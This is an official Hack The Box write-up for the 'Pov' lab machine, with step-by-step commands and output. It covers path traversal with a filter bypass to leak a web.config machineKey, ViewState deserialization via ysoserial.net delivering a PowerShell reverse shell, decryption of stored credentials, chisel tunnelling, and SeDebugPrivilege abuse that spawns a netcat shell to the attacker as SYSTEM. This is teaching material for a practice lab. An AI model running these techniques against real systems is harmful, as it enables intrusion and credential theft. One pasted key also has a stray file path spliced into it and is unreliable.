



HACKTHEBOX



Pov

3rd June 2024 / Document No D24.100.284

Prepared By: amra

Machine Author: d00msl4y3r

Difficulty: **Medium**

Classification: Official

Synopsis

Pov is a medium Windows machine that starts with a webpage featuring a business site. Enumerating the initial webpage, an attacker is able to find the subdomain `dev.pov.htb`. Navigating to the newly discovered subdomain, a `download` option is vulnerable to remote file read, giving an attacker the means to get valuable information from the `web.config` file. The subdomain uses the `ViewState` mechanism, which, in combination with the secrets leaked from the `web.config` file, is vulnerable to insecure deserialization, leading to remote code execution as the user `sfitz`. Looking at the remote filesystem, an attacker can discover and manipulate a file that reveals the credentials for the user `alaading`. Once the attacker has code execution as the user `alaading` the `SeDebugPrivilege` is abused to gain code execution in the context of a privileged application, ultimately resulting in code execution as `nt authority\system`.

Skills Required

- Enumeration
- Web Filtering Bypass
- Port Forwarding

Skills Learned

- Remote File Read
- ASP.NET Deserialization
- SeDebugPrivilege Abuse

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.230.183 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.129.230.183


PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: pov.htb
|_ http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The initial Nmap output reveals that an IIS server is running on port 80. Moreover, it reveals the hostname `pov.htb`. Thus, we modify our `hosts` file accordingly:


```
echo "10.129.230.183 pov.htb" | sudo tee -a /etc/hosts
```

IIS - Port 80

We begin our enumeration by visiting `http://pov.htb`. The page seems to display a business site:



Exploring the website, we find some interesting information on the `Contact Us` page. More specifically, we find a new subdomain called `dev.pov.htb` and a possible username `sfitz`.



Let's amend our `/etc/hosts` file to include the new subdomain.

```
sudo sed -i '$d' /etc/hosts  
echo "10.129.230.183 pov.htb dev.pov.htb" | sudo tee -a /etc/hosts
```

Upon visiting `dev.pov.htb` we are presented with the portfolio of a web developer.

Hello, I'm

Stephen Fitz

Web Developer and UI/UX Designer



20

Happy Clients

25

Project Completed



Stephen Fitz

Web Developer and UI/UX Designer

I have been a web developer for 4 years. I am dedicated to the creation of web applications in different languages such as JS, **ASP.NET**, PHP. Additionally I have dedicated time to UI/UX related topics. I have done web application projects for people who want to expose their business to the internet. If you want to know more about my professional experience you can download my CV with the button below.

[Download CV](#)

Reviewing the text on the website, we can notice many references to **ASP.NET** and secure coding practices. Moreover, we have a **Download CV** button. Let's intercept the request to download the CV using BurpSuite.

Request

```
Pretty Raw Hex
1 POST /portfolio/ HTTP/1.1
2 Host: dev.pov.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,/*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 355
9 Origin: http://dev.pov.htb
10 Connection: close
11 Referer: http://dev.pov.htb/portfolio/
12 Upgrade-Insecure-Requests: 1
13
14 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
  B%2BkkpYBEw80QdlNhq7vpTyvwy7ADStmwoFEK00rXE077hcRPZ34glwLHPmXELK8UGicPqur9
  DOrvNEvN3RL3MUDDMY%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
  Pu5AwefV6B05MkIH%2FvSK89IGvWfnWu099xxKpF3k5gIBiawChulup8fcIkH2bZBPq26w%2Fqa
  nAdnMGI LiDyP86WngNkM6FfuVlyjVp1%2FLjN0cmxpvj2IVgiotvsEo1RgOqyccLg%3D%3D&
  file=cv.pdf
```

Several parameters are displayed in the body, one of the most important is the `file` parameter that points to the file that we are requesting to download. Using `CTRL+r` on the request to go to the `Repeater` tab, we can try some payloads for remote arbitrary file read. Given that the server is an IIS server, we could try to read the `web.config` file at the root of the web application.

Let's start with the very simple payload `../web.config`.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 POST /portfolio/ HTTP/1.1 2 Host: dev.pov.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp ,/*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 352 9 Origin: http://dev.pov.htb 10 Connection: close 11 Referer: http://dev.pov.htb/portfolio/ 12 Upgrade-Insecure-Requests: 1 13 14 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE= B%2BkkpYBEw80QdlNhq7vpTyvwy7ADStmwoFEK00rXE077hcRPZ34glwLHPmXELK8UGicPqur9 DOrvNEvN3RL3MUDDMY%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION= Pu5AwefV6B05MkIH%2FvSK89IGvWfnWu099xxKpF3k5gIBiawChulup8fcIkH2bZBPq26w%2Fqa nAdnMGI LiDyP86WngNkM6FfuVlyjVp1%2FLjN0cmxpvj2IVgiotvsEo1RgOqyccLg%3D%3D& file=../web.config</pre>	<pre>1 HTTP/1.1 302 Found 2 Cache-Control: private 3 Content-Type: text/html; charset=utf-8 4 Location: /default.aspx?aspxerrorpath=/portfolio/default.aspx 5 Server: Microsoft-IIS/10.0 6 Content-Disposition: attachment; filename=web.config 7 X-AspNet-Version: 4.0.30319 8 X-Powered-By: ASP.NET 9 Date: Wed, 05 Jun 2024 14:53:48 GMT 10 Connection: close 11 Content-Length: 168 12 13 <html> <head> <title> Object moved </title> </head> <body> <h2> Object moved to here </h2> </body> </html></pre>

Looking at the response, we can see the `filename` parameter to be just `web.config`. This indicates that there is probably some kind of filtering on the `file` parameter, that deleted the `../` portion. A common bypass for this scenario, is to use `....//web.config` so even if the `../` central portion gets removed we get `../web.config` - our initial target.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /portfolio/ HTTP/1.1 2 Host: dev.pov.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 365 9 Origin: http://dev.pov.htb 10 Connection: close 11 Referer: http://dev.pov.htb/portfolio/ 12 Upgrade-Insecure-Requests: 1 13 14 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE= B%2BkkpYBEw80Qdlnhq7vpTyvwy7ADStmwoFEK00rXE077hcRPZ34glwLHPmXELK8UGicPqur9 DorvNEvN3RL3MUDDMY%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION= Pu5AwefV6B05MkIH%2FvSK89IGvWfnwu099xxKpF3k5gIBiawChuLup8fcIkH2bZBPq26W%2Fqa nAdnMGLiDiYP86WngNkM6FfuV1yjVp1%2FLjN0cmxpvj2IVgiotvsEo1Rg0qyccLg%3D%3D& file=....//web.config</pre>				<pre>1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Content-Type: application/octet-stream 4 Server: Microsoft-IIS/10.0 5 Content-Disposition: attachment; filename=../web.config 6 X-AspNet-Version: 4.0.30319 7 X-Powered-By: ASP.NET 8 Date: Wed, 05 Jun 2024 15:04:06 GMT 9 Connection: close 10 Content-Length: 866 11 12 <configuration> 13 <system.web> 14 <customErrors mode="On" defaultRedirect="default.aspx" /> 15 <httpRuntime targetFramework="4.5" /> 16 <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F34718 3B43" validation="SHA1" validationKey="5620D30029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213B ECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" /> 17 </system.web> 18 <system.webServer> 19 <httpErrors> 20 <remove statusCode="403" subStatusCode="-1" /> 21 <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" /> 22 </httpErrors> 23 <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="true" /> 24 </system.webServer> 25 </configuration> 26</pre>			

This time, we indeed get the contents of the `web.config` file.

Foothold

Let us remember that throughout the web application, they mention `ASP.NET` and upon inspecting the download request, we can see that they are making use of [View state](#). Upon searching the web for ViewState exploitation, it turns out that it is vulnerable to deserialization attacks that can lead to remote code execution.

The ViewState is a feature in the `ASP.NET` platform that maintains user interface elements and other data across multiple requests. The server serializes this data and sends it through a hidden form field. When the form is posted back, the ViewState parameter is deserialized to retrieve the data. However, an attacker might exploit this by providing a gadget chain to execute arbitrary code on the server.

More reading can be done [here](#).

To exploit this, we are going to use the `YsoSerial.Net` tool. This tool works natively under Windows, but in order to make it work under Linux we need to follow these steps:

```

sudo apt install mono-complete wine winetricks -y

# Download latest release of ysoserial.net and unzip it.
https://github.com/pwntester/ysoserial.net/releases
unzip ysoserial.zip

winetricks dotnet48

# Run ysoserial.exe in wine
wine ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "ping 127.0.0.1"

```

Looking at `ViewState` option parameters on `YSoserial.Net` we can see that it requires the `MachineKey` parameters. Fortunately for us, the `MachineKey` parameters are leaked in the `web.config` file that we previously read:

Response

Pretty Raw Hex Render



```

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/octet-stream
4 Server: Microsoft-IIS/10.0
5 Content-Disposition: attachment; filename=../web.config
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Wed, 05 Jun 2024 15:04:06 GMT
9 Connection: close
10 Content-Length: 866
11
12 <configuration>
13   <system.web>
14     <customErrors mode="On" defaultRedirect="default.aspx" />
15     <httpRuntime targetFramework="4.5" />
16     <machineKey decryption="AES"
17       decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F34718
18       3B43" validation="SHA1"
19       validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213B
20       ECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
21   </system.web>
22   <system.webServer>
23     <httpErrors>
24       <remove statusCode="403" subStatusCode="-1" />
25       <error statusCode="403" prefixLanguageFilePath=""
26         path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
27     </httpErrors>
28     <httpRedirect enabled="true"
29       destination="http://dev.pov.htb/portfolio" exactDestination="false"
30       childOnly="true" />
31   </system.webServer>
32 </configuration>

```


The first thing we must verify for the exploit to work is that the `__VIEWSTATEGENERATOR` value generated when creating our payload is the same as the one shown on the request. This value changes depending on the `path` and the `apppath` parameters.

Using the `--islegacy` and `--isdebug` flags, we can verify these values. We choose `/portfolio` for the `--path`, since that is the primary endpoint of the `dev` web application. We set the `--apppath` parameter to `/`, as a first guess:

```
wine ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "mkdir c:\temp" --
path="/portfolio" --apppath="/" --validationalg="SHA1" --
validationkey=5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF57681
3C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468 --decryptionalg="AES" --islegacy --
isdebug

simulateTemplateSourceDirectory returns: /portfolio
simulateGetTypeName returns: portfolio_default.aspx
Calculated pageHashCode in uint: 2383351715
Calculated __VIEWSTATEGENERATOR (ignored): 8E0F0FA3
%2FwEyyREA<SNIP>
```

Indeed, the value calculated by the exploit, namely `8E0F0FA3`, matches the one we got on our intercepted request earlier, verifying that we have found the correct values for these parameters:

Request

Pretty Raw Hex

```
1 POST /portfolio/ HTTP/1.1
2 Host: dev.pov.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 365
9 Origin: http://dev.pov.htb
10 Connection: close
11 Referer: http://dev.pov.htb/portfolio/
12 Upgrade-Insecure-Requests: 1
13
14 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
  B%2BkkpYBEw80QdlnHq7vpTywy7ADStmwnEEK00rXE077hcBP734g1wLHPmXELK8UGicPqur9
  D0rvNEvN3RL3MUDDMY%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
  Pu5AwefV6B05MkIH%2FvSK89IGwfnwu099xxKpF3k5gIBiawchutup8fcIkH2bZBPq26w%2Fqa
  nAdnMGILiDyP86WngNkM6FfuV1yjVp1%2FLjN0cmxpvj2IVgiotvsEolRg0qyccLg%3D%3D&
  file=....//web.config
```

With all parameters now being accounted for, let's try to get a reverse shell on the remote machine. First of all, we have to set up a listener on our local machine.


```
rlwrap nc -lvnp 9001
```

Then, we can use [revshells](#) to generate a `PowerShell` payload. Simply fill in your `tun0` IP and your preferred port (it has to be the same as the one you specified on the listener), select `Windows` as the OS and `PowerShell #3` as the option, and then copy the generated payload.

We plug it into the `-c` parameter of the `ysoserial` command:

```
wine ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e
JABjAGwAaQBlAG4AdAAGAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgBOAGUAdAAuAFMABw
BjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC<SNIP>" --path="/portfolio" --
apppath="/" --validationlg="SHA1" --
validationkey=5620D3D029F914F4CDF25869D24EC:\Users\Administrator\Desktop\root.txtC2DA51743
5B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC1663346
8 --decryptionalg="AES" --
decryptionkey=74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43

3MoYvEY%2FT1YYE4lQQEaT7l2mLnMPb%2BifIvMWa%2BZeH6LhopwU<SNIP>
```

Note: When running the command on Linux, the output will have newline characters (`\n`) that break the payload format, be sure to strip those using a text editor of your choice before moving on to the next step. One option would be to use `tr`, like so:

```
wine ysoserial.exe -p ViewState <SNIP> | tr -d '\n'
```

Then, we copy the output of the `ysoserial.exe` binary over to the `Repeater` tab and replace the content of the `__VIEWSTATE` parameter with it and send the request.

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre>1 POST /portfolio/ HTTP/1.1 2 Host: dev.pov.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp ,/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 3549 9 Origin: http://dev.pov.htb 10 Connection: close 11 Referer: http://dev.pov.htb/portfolio/ 12 Upgrade-Insecure-Requests: 1 13 14 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE= B7CBN7IASpy67pyVUe41ZYdDGCQ1GShCr18UI%2F1MT rPq1lnoaCNB8F1YG5twu7qECqcihI0 r1zIi1A6V%2F9FNEscgvK9pexcLu5aSkmmVHxLYUNH%2F6yV837ToTctJMiV7Vlu6Naj70DYMQB TpMtlTnmtHCCUjiS3VbUpYpVvVhNGJrhGrfSUZUXWZ%2FIuMm26K6hkyTKjsnIgwEi9Kj6pvvsB eNhyZRWgMNJ3y9DF67HN3SGSUSlccCCPsGAD9rntJw4bQN35LEoun6ghCgXRDgvGcRZbjw0i1f% 2FC3FC9N%2BS0zcLHLOB%2FIpqpLI3NvzOCANagAwUwZzDPJ4d9RkKnmGG%2BBAj7Bs6pCLdB nzlAkASKASIiRc05NVEDQ6ktnH9RFrMC9paGMDges2e0Jh0aJtx75WiUGR0yhFW1PWxyVjCcjo hMLsNPH3TXQDrBNxjrRZgdJ6aeCPQBHBrE0rpptBnQmhDyxwGEItMYwLnSnJdlrgUcvVExBXK3w x%2FnhYRtmIE41BzTNzngHJxbUXUjo7mCgU41m3c8E7lm9VL5GfXrky93Yim%2Bf5r0EdXPiWn 7RjgxBtv6INssH%2FNzf8gVbeaqJCrMi6DZQ%2FC0t%2B30qs70jJDetCMFGARYLULVi7m4R60X 1xVCZxBiKHMLemHzrNlkOk%2F%2BAH%2B%2BxBCcMYLyBzYA3PlurXau7LvI4lAvEzF98gP%2F xZdT3cxBG%2B4dqVyiQpX%2FCQRBtzHkD%2BJ4LeMRLpiHce1x3kLC8dIjRP95r0%2FJFI GU WrECTNiAnViw9CVsQZCbwjvsZchyevq%2BVB0pMVZlUsZUgfJMb6Hm%2BPSnTLVajp7ehHNu1 rx20vBpa2C9hK5euRRp2eaDTej8PIIkFJpGdemSokPMUaIHTA0Arq4Snqn8DbL8LrWDLMLPY1 Utnkfi inEne13dRS3fV5UtaVhK6thhox1xV1xN07nTSY0SE1VK30nci fPI fAn7gdhwi9ef%2RX</pre>		<pre>1 HTTP/1.1 302 Found 2 Cache-Control: private 3 Content-Type: text/html; charset=utf-8 4 Location: /default.aspx?aspxerrorpath=/portfolio/default.aspx 5 Server: Microsoft-IIS/10.0 6 X-AspNet-Version: 4.0.30319 7 X-Powered-By: ASP.NET 8 Date: Thu, 06 Jun 2024 11:12:05 GMT 9 Connection: close 10 Content-Length: 168 11 12 <html> 13 <head> 14 <title> 15 Object moved 16 </title> 17 </head> 18 <body> 19 Object moved to 21 here 22 23 </body> 24 </html></pre>			

We get a shell as the user `sfitz`.

```
PS C:\windows\system32\inetsrv> whoami

pov\sfitz
```

Lateral Movement

Since the user flag is not located in the `Desktop` folder of the `sfitz` user we start to explore our options in order to pivot to another user.

Looking around the user folder of the user `sfitz` we find an interesting file called `connection.xml` under the `Documents` folder.

```
PS C:\users\sfitz> tree . /F

Folder PATH listing
Volume serial number is 0899-6CAF
C:\USERS\SFITZ
????3D Objects
????Contacts
????Desktop
????Documents
?      connection.xml
?
<SNIP>
```

Let's read the contents of the file.

```
PS C:\users\sfitz> type Documents\connection.xml

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35b
c880000000002000000000010660000000100002000000003b44db1dda743e1442e77627255768e65ae76e17910
7379a964fa8ff156cee2100000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c
81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf
55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae8
8fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</S
S>
    </Props>
  </Obj>
</Objs>
```

We can see the encrypted password of the `alaading` user. Using `ImportClixml` we can manipulate this file and extract a clear-text password, using the following chain of commands:

```
$encryptedPassword = Import-Clixml -Path 'C:\Users\sfitz\Documents\connection.xml'
$decryptedPassword = $encryptedPassword.GetNetworkCredential().Password
$decryptedPassword

f8gQ8fynP44ek1m3
```

Now, we can use the `Invoke-Command` module to run commands as the user `alaading`.

```
PS C:\users\sfitz> $securePassword = ConvertTo-SecureString "f8gQ8fynP44ek1m3" -
AsPlainText -force
PS C:\users\sfitz> $credential = New-Object
System.Management.Automation.PsCredential("pov\alaading", $securePassword)
PS C:\users\sfitz> Invoke-Command -computername pov -Credential $credential -scriptblock
{whoami /all}
```

USER INFORMATION

User Name	SID
=====	
pov\alaading	S-1-5-21-2506154456-4081221362-271687478-1001

GROUP INFORMATION

Group Name	Type	SID	Attributes
=====			
=====			
Everyone	Well-known group	S-1-1-0	Mandatory group,
Enabled by default, Enabled group			
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group,
Enabled by default, Enabled group			
<...SNIP...>			

PRIVILEGES INFORMATION

Privilege Name	Description	State
=====		
SeDebugPrivilege	Debug programs	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

The `user` flag can be found at `C:\users\alaading\desktop\user.txt`.

Privilege Escalation

Before we start looking for ways to increase our privileges, it would be nice to get a shell as the user `alaading`. We can use `chisel` to create a `socks5` tunnel in order to log into the machine over `winrm`.

First of all, we set up the chisel server on our machine:

```
./chisel server --reverse -p 8000
```

Then, we transfer the `chisel.exe` binary over to the remote machine, using a Python webserver:

Locally:

```
python3 -m http.server 80
```

On the target:

```
PS C:\users\sfitz\music> wget 10.10.14.100/chisel.exe -o chisel.exe
```

Finally, we connect back to our server and create the tunnel.

```
C:\users\sfitz\music> .\chisel.exe client 10.10.14.100:8000 R:socks
```

Now, we can connect using `evil-winrm`.

Ensure that at the bottom of your `/etc/proxychains.conf` file you have an entry resembling:

```
...
[ProxyList]
socks5 127.0.0.1 1080
```

```
proxychains -q evil-winrm -i pov.htb -u alaading -p f8gQ8fynP44ek1m3
```

Finally, we have a shell as the user `alaading`. Enumerating our current session, we have already come across something of interest. The user `alaading` has the `SeDebugPrivilege` assigned to them.

```
*Evil-WinRM* PS C:\Users\alaading\Documents> whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name            Description                State
=====
SeDebugPrivilege          Debug programs             Enabled
SeChangeNotifyPrivilege   Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

The `SeDebugPrivilege` privilege is an advanced privilege on Windows systems that gives a user or process the right to debug applications and processes, which implies a very high level of access and can potentially be dangerous if used improperly.

We are going to use the `upload` function of `evil-winrm` to transfer [nc64.exe](#) and [psgetsys.ps1](#) over to the remote machine in order to exploit the debug privilege.

```
*Evil-WinRM* PS C:\Users\alaading\Documents> upload nc64.exe
*Evil-WinRM* PS C:\Users\alaading\Documents> upload psgetsys.ps1
```

Note: the files must be in the same local folder as the one you executed the `evil-winrm` command from.

Then, we are going to set up a listener on our local machine.

```
rlwrap nc -lvnp 9001
```

Afterwards, we need to find the PID of an elevated process that we are going to abuse and execute arbitrary commands in its context; `winlogon` usually suffices.

```
*Evil-WinRM* PS C:\Users\alaading\music> ps
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
122	10	16376	10888	1.95	3028	0	chisel
<SNIP>							
255	12	2648	16396	0.28	552	1	winlogon
<SNIP>							

The process has a PID of 552. Let's import [psgetsys.ps1](#) and try to get a reverse shell.

```
ipmo .\psgetsys.ps1
ImpersonateFromParentPid -ppid 552 -command "c:\windows\system32\cmd.exe" -cmdargs "/c
c:\users\alaading\music\nc64.exe 10.10.14.100 9001 -e powershell"
```

Looking at our listener, we have a shell as `nt authority\system`.

```
PS C:\Windows\system32> whoami

nt authority\system
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.